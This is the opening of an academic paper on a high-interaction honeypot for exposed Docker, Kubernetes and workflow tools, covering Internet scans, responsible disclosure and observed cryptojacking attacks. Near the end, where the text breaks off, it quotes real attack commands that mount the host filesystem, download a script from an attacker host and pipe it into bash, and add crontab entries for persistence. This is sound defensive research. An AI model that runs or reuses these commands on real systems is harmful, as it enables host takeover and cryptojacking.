Container Orchestration Honeypot: Observing Attacks in the Wild

Noah Spahn*
University of California, Santa Barbara
USA
noah.spahn@cs.ucsb.edu

Nils Hanke*
Ruhr-Universität Bochum
Germany
nils.hanke@rub.de

Thorsten Holz
CISPA Helmholtz Center for Information Security
Germany
holz@cispa.de

Chris Kruegel
University of California, Santa Barbara
USA
chris@cs.ucsb.edu

Giovanni Vigna
University of California, Santa Barbara
USA
vigna@cs.ucsb.edu

ABSTRACT

Containers, a mechanism to package software and its dependencies into a single artifact, have helped fuel the rapid pace of technological advancements in the last few years. However, it is not always clear what the potential security risk of moving to the cloud and container-based technologies is. In this paper, we investigate exposed container orchestration services on the Internet: how many there are, and the attacks against them. We considered three groups of container-based software: Docker, Kubernetes, and workflow tools. In a measurement study, we scanned the Internet to identify vulnerable container and container-orchestration services running on default ports. Considering the scan data, we then designed a high-interaction honeypot to reveal where attackers tend to strike and what is being done against exposed instances. The honeypot is based on container orchestration tools installed on Ubuntu servers, behind a carefully constructed gateway, and using the default ports. Our honeypot attracted attackers within minutes of launch. In total, we collected 94 days of attack data and extracted associated indicators of compromise (IOCs), which are provided to the research community to enable further insights.

Our empirical study measures the risk associated with container and container orchestration systems exposed on the Internet. The assessment is performed by leveraging a novel design for a high-interaction honeypot. Using the observed data, we extract fresh insights into malicious tools, tactics, and procedures used against exposed host systems. In addition, we make available to the research community a rich dataset of unencrypted malicious traffic.

*Both authors contributed equally to this research.

RAID '23, October 16–18, 2023, Hong Kong, China

ACM ISBN 979-8-4007-0765-0/23/10.
https://doi.org/10.1145/3607199.3607205

CCS CONCEPTS

• **General and reference** → **Measurement**; • **Computer systems organization** → *Cloud computing*; • **Security and privacy** → *File system security*; • **Social and professional topics** → Financial crime.

KEYWORDS

honeypot, containers, Kubernetes, Docker, vulnerability

ACM Reference Format:
Noah Spahn, Nils Hanke, Thorsten Holz, Chris Kruegel, and Giovanni Vigna. 2023. Container Orchestration Honeypot: Observing Attacks in the Wild. In *The 26th International Symposium on Research in Attacks, Intrusions and Defenses (RAID '23), October 16–18, 2023, Hong Kong, China.* ACM, New York, NY, USA, 16 pages. https://doi.org/10.1145/3607199.3607205

1 INTRODUCTION

Cyber threats abound in the modern world as it still pushes toward the cloud. Cybercrime has also flourished, and cloud exploitation has grown by as much as 95% in 2022 [11]. A recent attack that started with a misconfiguration, turned into the abuse of computing resources to generate cryptocurrency, and the subsequent theft of intellectual property and sensitive data [53]. There have been numerous security breaches, and the frequency of such information leaks threatens both companies and individuals. Cybercrime tactics are constantly changing, and there is a need for fresh threat intelligence to maintain relevance. Well-known attack teams like TeamTNT [28] have had great success in exploiting the new attack vectors Docker and Kubernetes to launch persistent attacks against Linux and other operating systems.

In this paper, we investigate one particular target of cybercrime: exposed container orchestration services on the Internet. We consider three categories of container-based software products: containers, container-orchestration tools, and workflow tools that not only orchestrate containers but work with container orchestration systems. While several academic and industrial investigations have sought to understand the current state of vulnerabilities in container orchestration software like Kubernetes, these studies offer medium-interaction honeypot on Google's Cloud Platform (GCP) [23], or focus on the analysis of related artifacts to measure illicit use [40].

While these are valuable approaches, they do only offer limited insight into the actual tactics and techniques used by attackers. To our knowledge, there is no comprehensive study to measure real-world exposure across container orchestration products that is then paired with a high-interaction honeypot to allow attackers to infect the operating system. To address this gap, we design and implement a high-interaction honeypot running actual instances of the tools, exposing each tool's control plane to the Internet, allowing us to log the inbound and outgoing network communication to track the attackers' behavior. In the following, we describe the three categories of container-based software products in more detail.

1.1 Containers

Containers provide a way to package software and its dependencies into a single artifact, which is officially called a `container image`, or more commonly, an `image` [13]. The containerization of a single application is convenient for discrete testing or short-lived tasks. Container orchestration involves the automated management of many interrelated containers [25].

All levels of the container orchestration ecosystem involve configurations; some can be publicly exposed with minimal threat; for example, a web server that is configured to listen for HTTP traffic on port 80. However, an Ubuntu administrator who uses the recommended firewall solution *UFW* might not realize that other applications will change the packet routing table *IPtables* in such a way that is invisible to UFW, resulting in an unintentional exposure on the Internet [16]. The risk of such exposure would depend upon what information or resources are exposed and the potential damage that could result.

1.2 Docker

Docker [14] has been leading the development of container technologies and has continued to donate its projects back to the open-source community. Although there are other software products to work with containers, Docker remains the most ubiquitous solution and continues growing in popularity [7]. The initial architecture of Docker requires a daemon with super-user privileges to make use of the host operating system resources. Typical usage of Docker involves a user making requests to the Docker Daemon over a command line interface. To launch a new container, a user will request an image specification by name or URL and optionally pass any number of command line arguments, which can include either a binary or the initial commands to be run inside the new container [15]. These initial commands are also called the *entrypoint*.

Figure 1 shows how an attacker can bypass the command line interface (section A) and directly access an exposed Docker Daemon (section B) if the Docker API endpoint (which defaults to port 2375 TCP) is exposed to the Internet. If Docker is running with super-user (root) privileges, an attacker can misuse the low-lying system resources shown in section C to then attack the host operating system [8]. Fortunately, this is not the default configuration of Docker, and it requires intentional (or accidental) configuration to expose this port.

Security concerns around the fact that this daemon should be well guarded have led to a re-architecture of Docker. When Docker



Figure 1: Overview of Docker launch process

20.10 was released on December 9, 2020, it was the first major release to feature *rootless mode*. While operating in rootless mode is no longer experimental, it requires some extra work to install and configure, as well as a list of known limitations, including restricted storage drivers, restricted ability to set resource limitations, and no support for AppArmor [17]. Those in the Docker community praise the security advances and do not seem to mind the limitations [43, 61]. It is difficult to get information about the adoption of rootless Docker since the implementation changes are within the host operating system.

1.3 Kubernetes

Kubernetes[38] is the industry standard way to automate the orchestration of containers into highly available services. Conceptually, Kubernetes is another layer of services that overlays the domain of containers. While the system itself is all about containers, the smallest deployable unit of computing to create and manage in Kubernetes is a `Pod`. Pods are made up of one or more containers, and Kubernetes abstracts the concept of a container into a container runtime interface (CRI) [37]. `Deployments` are a declarative way to define an application made of containers and Pods in a yaml file that is then handled by Kubernetes. A `daemonset` is like a deployment, but instead of having features like scaling for availability, a daemonset ensures that all Nodes run a copy of a Pod [35].

The distributed architecture of Kubernetes, shown in Figure 2, shows where the three types of users would engage with Kubernetes. An administrator uses the API server, the end users consume services through the network proxy, and attackers can use any one of the three attack points shown to abuse an exposed system. Although none of these attack points should be exposed, a recent scan for open Kubernetes API servers found over 380,000 APIs without any access controls [64]. Some of these vulnerabilities have been publicized [42, 46] because of recent high-profile attacks [8, 10] and in the subsequent development of governmental guidelines [9], which underlines the need for our present study to shed light on the tactics of attackers.

Under best practices, credentials are defined as `Secrets` in Kubernetes and referenced in the configuration as a pass-through to environment variables or a virtually mounted file [36, 39]. Following these recommendations, secrets would remain hidden, as



Figure 2: Overview of Kubernetes architecture and attack surface

intended. Unfortunately, some users fail to define credentials as Kubernetes Secrets and instead define them in the Pod configuration. Secrets can also be mistakenly used as environment variables that are referred to in the command line argument. With such misconfigurations, these secrets are also inadvertently exposed in the display of running Pods, which can be obtained by querying the `pods` endpoint of the Kubelet `read-only port` (10255).

1.4 Workflow Tools

A workflow is broadly defined as a series of stages that a piece of work passes through, from beginning to end. Specifications of the stages of work to be done are defined in a directed-acyclic graph (DAG). DAGS can specify the dependencies of each task for workflows that are more complicated than a simple sequence of steps. The workflow tools for this study are specialized software products for designing and executing digital workflows with (or through) containers. Rather than install these tools on an operating system, the recommendation is to run them as a composition of Docker containers or within a Kubernetes deployment. For this study, we considered the whole category of workflow tools that is comprised of two subsets: *dataflow* and *continuous deployment*.

After surveying the major open source tools in this category, we selected two dataflow tools (Spinnaker and Argo Workflows) and one continuous deployment tool (Apache Airflow) because it did not include authentication by default and had the most Github stars in their categories at the time. To provide further context, both Spinnaker and Argo are often used to manage content within Kubernetes, providing reliable content delivery to cloud-deployed applications. Argo Workflows is a workflow engine for launching workflows on Kubernetes, and it is in use by many prominent companies [5]. Apache Airflow is a workflow orchestration tool that can be deployed in a variety of ways, is often associated with Kubernetes, and has been the target of recent attacks [6, 60].

1.5 Research Questions and Key Contributions

Our study is based on two research questions pertaining to container and container-orchestration systems.

(1) What is the exposure of container and container-orchestration systems on the Internet?
(2) What is the nature of attacks against these exposed systems?

The research questions are related, addressed independently, and discussed in the following sections. Overall, we make the following key contributions in this paper:

- Via an Internet-wide measurement study, we provide new insights into the prevalence of exposed container orchestration misconfigurations on the Internet.
- We present a novel approach to engineering a layered high-interaction honeypot.
- In our documentation and available dataset, we present new lessons learned regarding the state-of-the-art tools, tactics, and procedures that criminals use against exposed container-orchestration systems.
- To foster research on this topic, we make all decrypted packet captures available upon request.

2 SCAN METHODOLOGY

To measure the scope of misconfigured container-orchestration systems, we gathered data from the Internet. Our data collection proceeded in two phases. We first compiled a list of hosts that were listening on certain ports. Then we performed a targeted scan to inspect the response of a query to each specific port.

Unlike skimming through a telephone directory or library catalog, scanning the Internet can cause latency to the networks that are being scanned, which is considered malicious and abusive [41]. Internet measurement for security research should be carefully executed since the taking of measurements can have adverse effects [62]. Since our research network has an extremely high throughput, even a carefully throttled scan could appear aggressive. Fortunately, commercial services like `Censys` and `Shodan` exist to make it easy for users to search for exposed products or services without the need to perform a (potentially abusive) scan.

2.1 Internet Scan

The first step to combat many scanning challenges is to limit the scope of a scan. Instead of searching every port possible, we limited our focus to the 26 default ports for 10 categories of specific services of the three products shown in Table 1. A broader investigation might find that novel attacks happen on non-default ports; however, those insights are left to a subsequent study.

Like the movement of individuals in a large crowd, hosts on the Internet can change their configuration at any moment; a side effect of this characteristic is that subsequent Internet measurements will differ. Considering the rate of changes to hosts on the Internet, any multi-part measurement study should be done with current data. To overcome the challenge of timely results, we decided to scan the Internet from a host in our data center. Despite its popularity, a ubiquitous network tool like Nmap is unsuitable to perform direct scans on the entire IPv4 IP range because it is single-threaded and would require a significant amount of time to complete. We selected

Table 1: Products and Ports considered

Group	Product	Ports
Docker		
	Docker	2375, 2376
Kubernetes		
	Kubernetes API	443, 6443, 8443
	kubelet	10250, 10255
	kube-controller-manager	10252, 10257
	kube-scheduler	10251, 10259
Workflow Tools		
	Apache Airflow v1	80, 443, 8080
	Apache Airflow v2	80, 443, 8080
	Argo Workflow	80, 443, 2379
	Spinnaker - API	80, 443, 8084
	Spinnaker - Web UI	80, 443, 9000

the specialized tool `masscan` [22], which is designed to emit packets using multiple threads for asynchronous sending and receiving. In addition, we began by taking the following precautions with our preliminary scans:

- Data collected from the web scans is encrypted.
- Scans were throttled to 2Mb/sec to avoid congesting networks.

2.2 Collect Data from Shodan

For our use case, masscan is effective to narrow the scope of the subsequent scan but can provide many false positives. Our study considers container orchestration tools with misconfigurations on standard ports. A scan of all hosts listening on ports 80 and 443 will return many *false positives*, hosts that are running software that is not among the software products considered. To overcome the challenge of finding relevant data, we utilized the API of the Shodan search engine. Querying Shodan can yield valuable results without the need to scan the Internet, and certain entries in the Shodan results can be enough to estimate if an instance does not require authentication. For example, if Shodan indexes a Docker server, it is likely an open instance since the only authentication scheme Docker supports is TLS client certificates. If the Docker instance required authentication, Shodan would not be able to grab the banner to index the entry. Likewise, with Apache Airflow, a careful search for a specific HTML title can reveal if the default page is the DAG management page and not a log-in page.

2.3 Scan of Interesting Hosts

The combined results from the Shodan API and masscan are considered *interesting hosts* because they could be running misconfigured container (or container orchestration) software. We can know that a host was listening on one of the relevant ports from Table 1 at the time of the scan, but we do not yet know if that host is running a misconfigured version of the software products listed in the same table. Shodan results contain meta-data to provide confidence that the host had a particular software product listening on a particular port, but we cannot know if the host is still online until we check.

Since we expected to scan millions of endpoints for application-level data, another specialized scanning tool was required. `ZGrab2` [68] is a application-level web scanner that supports most common application level protocols (like HTTP and HTTPS). Performing a scan with Masscan is like running down the hall, knocking on every door, to see if anyone comes to open the door. Similarly, a scan with ZGrab2 is like knocking on every door and initiating a conversation (in HTTP or HTTPS), with whoever answers. The tool performs full network TLS handshakes and outputs detailed logs (like a conversation transcript) for every request and response of the communication. While Masscan can reliably signal a host being online, ZGrab2 will initiate a conversation with the host to collect information about the services and protocols that the host is running. Consequently, it is highly unlikely that a significant number of endpoints would exist on the internet to output misleading information for a protocol that they do not support. For that reason, we are confident in the accuracy of the scan results.

3 SCAN RESULTS

Masscan helped narrowed the IPv4 search space to 300,958,657 hosts that were online and reachable via one of the ports in our study. Considering the individual categories of the results from this portion of the first-phase scan would be misleading because of the large number of false positives due to other services using more common ports like 80, 443, and 8080. The application-specific results provided by Shodan can give a more accurate representation of the distribution of hosts on the Internet running container-based software. We utilized the Shodan API to automatically gather a list of 707,134 online hosts that were running one of the software products from Table 1 on a default port when last scanned, as shown in Table 2. In the follow-up scan, ZGrab2 confirmed that 21,590 hosts were online and *verifiable* as *open* and a summary of the results is shown in Table 3.

Table 2: Shodan API results of hosts that are online

Group	Component	Online
Docker		
	Daemon	387
		387
Kubernetes		
	Kubelet	84,096
	Kubernetes API	615,474
		699,570
Workflow tools		
	Apache Airflow v1	751
	Apache Airflow v2	54,666
	Argo Workflow	221
	Spinnaker	739
		7,177
		707,134

To provide a concrete example of the differences in results between Shodan and masscan, consider the Kubelet portion of Kubernetes. Masscan returned a list of 3,128,684 hosts that were listening

on port 10250 or 10255, and Shodan reported 149,024 hosts running Kubernetes on those ports. 62% of the hosts reported by Shodan, were already in the group of hosts from masscan, and the 56,114 hosts that were unique to Shodan (not already in the masscan set) only constitute 1% of the total size of masscan hosts.

Table 3: Secondary scan: hosts confirmed to be running the software on an exposed port

Group	Component	Open
Docker (2.8%)		
	Daemon	580
		580
Kubernetes (90.3%)		
	Kubelet	17,031
	kube-scheduler	454
	kube-controller-manager	370
	Kubernetes API	612
		18,467
Workflow tools (6.9%)		
	Apache Airflow v1	1,083
	Apache Airflow v2	22
	Argo Workflow	159
	Spinnaker	144
		1,963
		20,455

Depending on the level of detail considered, *open* can be subjective and the queries are unique depending on the application considered. Since these are highly customizable open-source applications, we expect a high degree of variability in the results. The default behavior in most applications would return a 401 error code if authorization was required and a 200 status code along with the expected content if authorization was not required. To provide another example with Kubelet, a host was assumed to be open if the JSON response to the ZGrab2 request was not 401 and included a list of Pods, specifically, the keyword "*PodList*."

3.1 Evaluation of Scan Data

The initial scan results revealed a disproportionate amount of misconfigured Kubernetes hosts, where our query to the publicly accessible read-only Kubelet port of 10255 returned a list of the running pods and environment variables. Results of queries to the Shodan API shown in Table 2 returned a similarly disproportionate number of exposed Kubernetes hosts. Even though the secondary scan (shown in Table 3) could only confirm a fraction of those hosts actually reachable, the Kubernetes group makes up 90.3% (18,467 out of the total 20,455) of the exposed hosts.

To understand the scope of misconfigurations and the type of data that had been inadvertently exposed, we scanned the collected host responses for environmental variables of sensitive nature. Seeing private encryption keys, AWS account tokens, and financial logins among publicly disclosed variables prompted a rapid and confidential disclosure to affected parties. Entries were clustered according to recurring unusual environment variables, including tokens for specific commercial or open-source software hosted in a managed environment. To automate the analysis, we developed a Python script to parse the stored JSON, and identify sensitive credentials or related information to the owner's identity. This identification was based on environment variable sub-strings within the following group: [PASS, KEY, PWD, USER, MAIL, ADDRESS, URI, URL, TOKEN]. The string `ADDRESS` was excluded from the results in the case where the environment variable was an exact match (ADDRESS instead of SOCKET-ADDRESS). Exclude lists are needed to reduce the number of entries only containing file paths or, in the case of `ADDRESS`, a path to a UNIX socket that neither exposes sensitive credentials to the outside world without file system access nor does it usually help in the identification of the owner. However, `EMAIL-ADDRESS` would be a field that is likely to contain contact information. This analysis of the replies from both the Kubernetes API server and the Kubelet API revealed 52,631 environment variables with potentially exposed credentials.

Examining the Kubernetes-based exposures by IP address owner groups, we found that Google Cloud Platform represents 3,460 (47.36%) of the hosts with publicly accessible data identified in our scans. The second largest group was heterogeneous, with all groups being far less than 1%, which could best be classified as *other providers*. AWS was the third largest group, with only 305 instances (4.17%), followed by Digital Ocean (0.88%).

3.2 Responsible Disclosure

Identifying the contact information was a challenge because it required an investigation for every host; this involved visiting the domain's website and using DNS records as a reference in searching for a security contact. It was rare to find a page dedicated to reporting security vulnerabilities. Even in the case of IT-affiliated companies, none of the websites included a file called *security.txt* under *.well-known/security.txt*, offering an easy way to find the security contact of a given website [20].

We attempted to contact owners of 775 IP addresses, sending out 235 email notifications, resulting in 24 email threads. One auto-reply email directed us to file the issue via HackerOne [24], which we did, and we received a bug bounty. Other companies replied with bug bounties, sincere thanks, and public acknowledgment.

We asked 15 optional follow-up questions in an email survey sent to the parties who replied to the vulnerability report. Based on the sparse survey replies, no one intentionally exposed the cluster API or Kubelet to the public.

4 HONEYPOT METHODOLOGY

The scan discussed in Section 2 revealed that a considerable amount of container orchestration tools can be found exposed publicly to the Internet, without any authentication. To discover if – and if so, how – such systems are attacked, we built a highly instrumented environment (i.e., a high-interaction honeypot), which is defined by Provos and Holz as *an information system resource whose value lies in unauthorized or illicit use of that resource* [57]. Such a system would appear to be one of the many hosts already on the Internet with exposed credentials and API endpoints, but would sit behind a collection of transparent observation points as shown in Figure 3.



Figure 3: High-interaction honeypot design for data collection

Vendors of public cloud services advertise security features, reliability, and safety [4, 21]. Research experiments on the public cloud operate within the confines of those advertised safety measures. Other academic and industrial investigations have sought to understand the current state of vulnerabilities in Docker [8], Kubernetes [46, 59], and micro-service architectures [23, 47] within the public cloud. The scan discussed in Section 2 revealed that a significant portion of the container-based systems on the Internet are not running on the public cloud, but are instead managing their own services.

At the time of writing, we are unaware of any effort to create a high-interaction, container orchestration honeypot outside the advertised safety measures of the private cloud. Such a high-interaction-honeypot could provide unique insights as to what attackers do after escaping the container, or container orchestration daemon. Previous studies [29, 31, 40, 46] have looked at a particular layer (Docker, Kubernetes, microservices, or workflow tools), but not the entire container ecosystem. Most previous works have utilized scan data or deployed honeypots on a commercial service, but no previous study has exposed the control plane to observe what happens after the initial application exploit and how attackers interact with the control plane.

To address this gap, we designed and built a high-interaction honeypot running actual instances of the software products that we had scanned (shown in Table 1) and exposing each tool's control plane to the Internet, allowing us to log inbound and outgoing network communication to track the attackers' behavior. Since the goal of any honeypot is to collect data, an effective honeypot must:

(1) Appear attractive to attackers by being indistinguishable from a production system
(2) Record forensic data for later analysis
(3) Contain isolated, discrete attacks

Table 4 lists the 25 virtual machines with a complete installation of Ubuntu Server 22.04 and a patch state from February 2022 that were running on the allocated Class C research network that was provided for this experiment. The allocated network is not in the same CIDR block as most university addresses and is not monitored or scanned by the university Network Operations Center (NOC), but the *whois* data still points to the University as owning it.

4.1 Threat Model

As with any honeypot, the goal is to attract malicious parties with a deployment that appears to be a real-world vulnerable system. At the same time, one must take care to not empower or amplify the potential harm from attackers. By exposing ports and using naive configurations of the container-orchestration software, we allowed attackers the potential to gain full administrative access to a host machine. In addition, elements from nine of the ten threat categories from the Microsoft Threat Matrix for Kubernetes [66] were allowed. The *impact* category could not be allowed as it would potentially allow our infrastructure to be weaponized for further attacks once an attacker has obtained complete control over the honeypot.

To balance the liberties extended to criminals, we implemented several measures to record an audit trail of attacks with the following aspects:

- All traffic to/from the VMs was throttled to `2 Mb/s`
- Alerts were sent when the malicious activity occurred
- Traffic was monitored and logged
- Keystrokes were recorded from within the containers

The following measures were taken to prevent attackers from leveraging our network to harm others. IPtables were used to route Internet traffic from or to the VM, with Destination Network Address Translation (DNAT) and Source Network Address Translation (SNAT) rules from the dedicated outwards facing IP address to the VLAN. We allowed only incoming traffic for the port we wanted to investigate for a particular VM. All other incoming ports were blocked. Outgoing traffic was fully allowed and unrestricted except to the other VMs, and the university's IP address ranges to prevent attacks on the university's network from the inside. Virtual machine network traffic was rate-limited to a maximum of 2 Mb/s to prevent attackers from leveraging our network for DDoS or bandwidth-intense scanning from our infrastructure. Falco [18] was set up to monitor all traffic and send appropriate alerts to administrators, who monitored the honeypot throughout the study.

4.2 Networking

The physical routing of all traffic for the class C network passed through a single control point, a software router that performed network address translation (NAT). Figure 3 shows how the honeypot design transparently routes all incoming traffic through a central gateway. Data collection was facilitated by instrumentation, both inside and outside of the virtual machine. Elasticsearch tooling was installed on each virtual machine to expose data metrics to be collected by a central server. Each TLS port was configured to broadcast the data internally without encryption with PolarProxy [51]. Being the single point that is directly accessible to attackers, the *Gateway server* translated incoming requests for a public IP to an internal private IP, routed through a dedicated VLAN. In addition to the address translation functionality, the Gateway server also contained a variety of Security information and event management (SIEM) tooling for alerting and recording attacks without encryption, including:

Table 4: VM categories and associated default ports

Product	Ports	TLS
Docker	2375	no
Docker	2376	yes
Docker (rootless)	2375	no
Docker (rootless)	2376	yes
Kubernetes API	443	yes
Kubernetes API	6443	yes
Kubernetes API	8443	yes
Kubelet	10250	yes
Kubelet	10255	no
kube-controller-manager	10257	yes
kube-cloud-controller-manager	10258	yes
kube-scheduler	10259	yes
Apache Airflow v1.10.7	80,443	no, yes
Apache Airflow v1.10.7	8080	no
Apache Airflow v1.10.15	80,443	no, yes
Apache Airflow v1.10.15	8080	no
Apache Airflow v2.2.4	80,443	no, yes
Apache Airflow v2.2.4	8080	no
Argo Workflows	80, 443	no, yes
Argo Workflows	2746	yes
Spinnaker (Web UI)	80	no
Spinnaker (API server)	80	no
Spinnaker (UI and API)	443	yes
Spinnaker	8084, 9000	no
MariaDB	3306	no

Shaded rows are related to Kubernetes

- *PolarProxy*: man-in-the-middle TLS connections.
- *TShark*: packet captures
- *Suricata (with Filebeat)*: SIEM tooling
- *Kibana* and *Packetbeat*: dashboard analysis of network traffic

Each instance was configured to listen on the default IP address and port, decrypt the incoming TLS connection, store the data in a Packet Capture (pcap) file, and terminate or create a new TLS connection to the internal IP address or port. As such, it was possible to capture decrypted TLS traffic and forward it to an IDS system to send alerts whenever a known attack is incoming or outgoing.

4.3 Virtual Machines

Table 4 shows the list of virtual machines used in this honeypot. The web ports 80 and 443 could be combined because of our use of PolarProxy discussed in Section 4.2. There is one virtual machine for each port group from the list of software products listed in Table 1, with the addition of one virtual machine for the relational database MariaDB. If an attacker accessed the database with the username and password, we could conclude that they had accessed the credentials from the Kubernetes API or Kubelet list of running Pods.

High-interaction honeypots necessarily require high maintenance to maintain an operational environment that continues attracting attackers, yet does not allow harming others. As such, we followed a workflow to promptly reset the infected virtual machines. First, we would restore the machine using a snapshot from a pre-infected state. Second, if the machine had been repeatedly attacked by the same attacks, we would add the attack signature (discussed below) to the exclude list and then create a new instance on a different IP address. The last octet of the virtual machine IP was assigned using a random number generator. Each virtual machine only exposed the specific ports of interest, and all traffic from the Internet was routed to the virtual machine on a dedicated internal VLAN to reduce noise from other network activities.

4.4 Docker

We built our own container runtime based on Moby 20.10.12 [48] with the same functionality as Docker Engine. Our modifications allow us to track container launches by sending alerts on every launch and storing a local copy of every container image that was pulled. Each virtual machine had an installation of this Docker replacement installed so that regardless of the system invoking a request, each request for a container was logged. The complete container specification recorded in an image file and associated metadata were useful in identifying attacks. Since we had complete control over the source code of the container runtime, we could calculate a unique string to identify each attack as the request for a container arrived. For example, any request for a container would arrive with some contextual information: the image, any optional parameters for the launch of the image, and an entrypoint. To uniquely identify an attack signature, we computed a SHA-256 hash from the following three items: full image specification, command line parameters used to launch the container, and the specified entrypoint. With this unique identification, we could identify and deny duplicate attacks by responding with an *end-of-file (EOF) error*. This particular error would appear to the attacker as a network error, not an explicit denial.

4.5 Kubernetes

The virtual machines in the Kubernetes category were each running K3s (version v1.22.7) as a single node cluster. This specific version allowed configuring Dockershim as a container runtime interface, which enabled each Kubernetes installation to make use of the underlying Docker replacement that we had made for the experiment. To have a signal of credentials being read, we deployed a small application on the virtual machines that exposed the `kubelet API` on the default ports: 10250 (encrypted) and 10255 (unencrypted). The application made frequent connections to a MySQL database using the distinct credentials that were publicly visible at the `/pods` endpoint of the kubelet API.

4.6 Workflow Tools

Virtual machines were set up for each of the three workflow tools considered for our honeypot design.

4.6.1 Argo Workflows. Following the quickstart guide on the website, Argo Workflows was set up on the virtual machines with K3s as the container orchestration tool and our modified Docker instance as the container runtime. TLS was manually disabled for ports 2746 and 443 because the PolarProxy instance handled the TLS communication to the outside, allowing us to observe and record the traffic without encryption.

Table 5: Honeypot Summary of Attacks

Group	Virtual Machine	Attacks
Docker		
	docker-2375	73
	docker-rootless-2375	65
	docker-tls-2376	3
	docker-rootless-tls-2376	1
		142
Kubernetes		
	k3s-443	10
	k3s-6443	6
	k3s-8443	11
	k3s-10250	7
		34
Workflow Tools		
	airflow-v1-old-80-443	8
	airflow-v1-old-8080	7
		15
		191

VMs that were not attacked are not displayed

4.6.2 Spinnaker. Three virtual machines were used to present a variety of production Spinnaker deployments. We made a complete installation of Spinnaker following the online guide for production deployment with K3s serving as our Kubernetes installation and the underlying modified Docker as the container runtime.

4.6.3 Airflow. Six virtual machines were set up to present different versions of Apache Airflow in various configurations that were seen in the scans. We created two virtual machines for the release of Airflow v1.10.7 because it has a well-known CVE (CVE-2020-11978 [2]) with documented exploits that provide attackers with a starting point for attacking our honeypot. A newer version (v1.10.15) of Airflow was deployed on K3s with the modified Docker as the container runtime. These virtual machines had authentication disabled to mirror what we saw in the web scan. Finally, a pair of virtual machines were set up to run v2.2.4, which had been set up with the recommended Helm chart that defaults to using `admin` `admin` as the credentials.

5 ATTACKS OBSERVED

The honeypot went online on Monday, March 21, 2022, and recorded attacks throughout the three-month study. Table 5 displays a breakdown of attack volume against each component of the honeypot. In total, we observed 191 attacks, and Figure 4 displays the volume of attacks against the Docker component over time. Since our honeypot was designed to appear like a naively configured host running container-based software, there was no need for attackers to utilize a 0-day exploit to interact with the system. Consequently, the entry tactics we observed were aligned with those discussed in security blog posts. In addition, unprecedented attacks would have surfaced as alerts. Our study connects the disparate observations of cyber-threat analysts, academic studies, and security blog posts into a complete picture of how attackers maneuver through systems.



Figure 4: Frequency of Docker attacks over the course of the honeypot. Vertical lines indicate an attack being excluded.

```
1 docker -H [honeypot-server-ip]:2375 run -it -v /:/mnt alpine wget
    ↪ http://teamtnt.red/cronb.sh | bash
2
```

Listing 1: Example crontab-style attack command against the open Docker Daemon using the *Alpine* image

5.1 Overview

The primary objective of the attacks across our honeypot, and especially against the Docker infrastructure, was the illicit mining of Monero, a popular proof-of-work cryptocurrency that maintains user anonymity [49]. The unauthorized use of computing resources to mine cryptocurrency is known as cryptojacking [19, 40]. XMRig [67] is a popular open-source project to mine cryptocurrencies and was part of most of the cryptojacking attacks we observed.

Figure 5 shows the typical pattern of attack that begins when an attacker locates the exposed service on the Internet:

(1) Exploit the exposed service
(2) Establish persistence on the hijacked system
(3) Mine cryptocurrency
(4) Check for updates or continue to spread

Consider the typical example of an attacker finding a Docker Daemon exposing port 2375 on the Internet as shown in Figure 5. Listing 1 shows how the attack begins with a request to launch the alpine image on a remote host (honeypot-server-ip), mounting the entire *host* filesystem as `/mnt` *inside* the running container. An attack script is set to be downloaded from a remote host and immediately executed against the host filesystem. One such attacker script is displayed in Listing 2. In this example, the `chroot` command is used to change the operating context from the container to the host machine. Next, tools are installed on the host system, and a *cron* file is created to periodically re-download and execute a remote script from the attackers' host.

Attribution of the attacks was not always possible, but there was sufficient evidence for 75% of the Docker attacks to trace the activity to a specific attack group, as explained below. Some of the clues that helped us to attribute an attack to an attack group include

```
chroot /mnt/ /bin/sh -c if ! type curl >/dev/null;then apt-get
    ↪ install -y curl;apt-get install -y --reinstall curl;yum
    ↪ clean all;yum install -y curl;yum reinstall -y curl;fi;echo
    ↪  "* * * * * root curl http://70.34.201.55/s3f815/s/cronb.sh
    ↪ |bash">/etc/crontab && echo "* * * * * root curl http
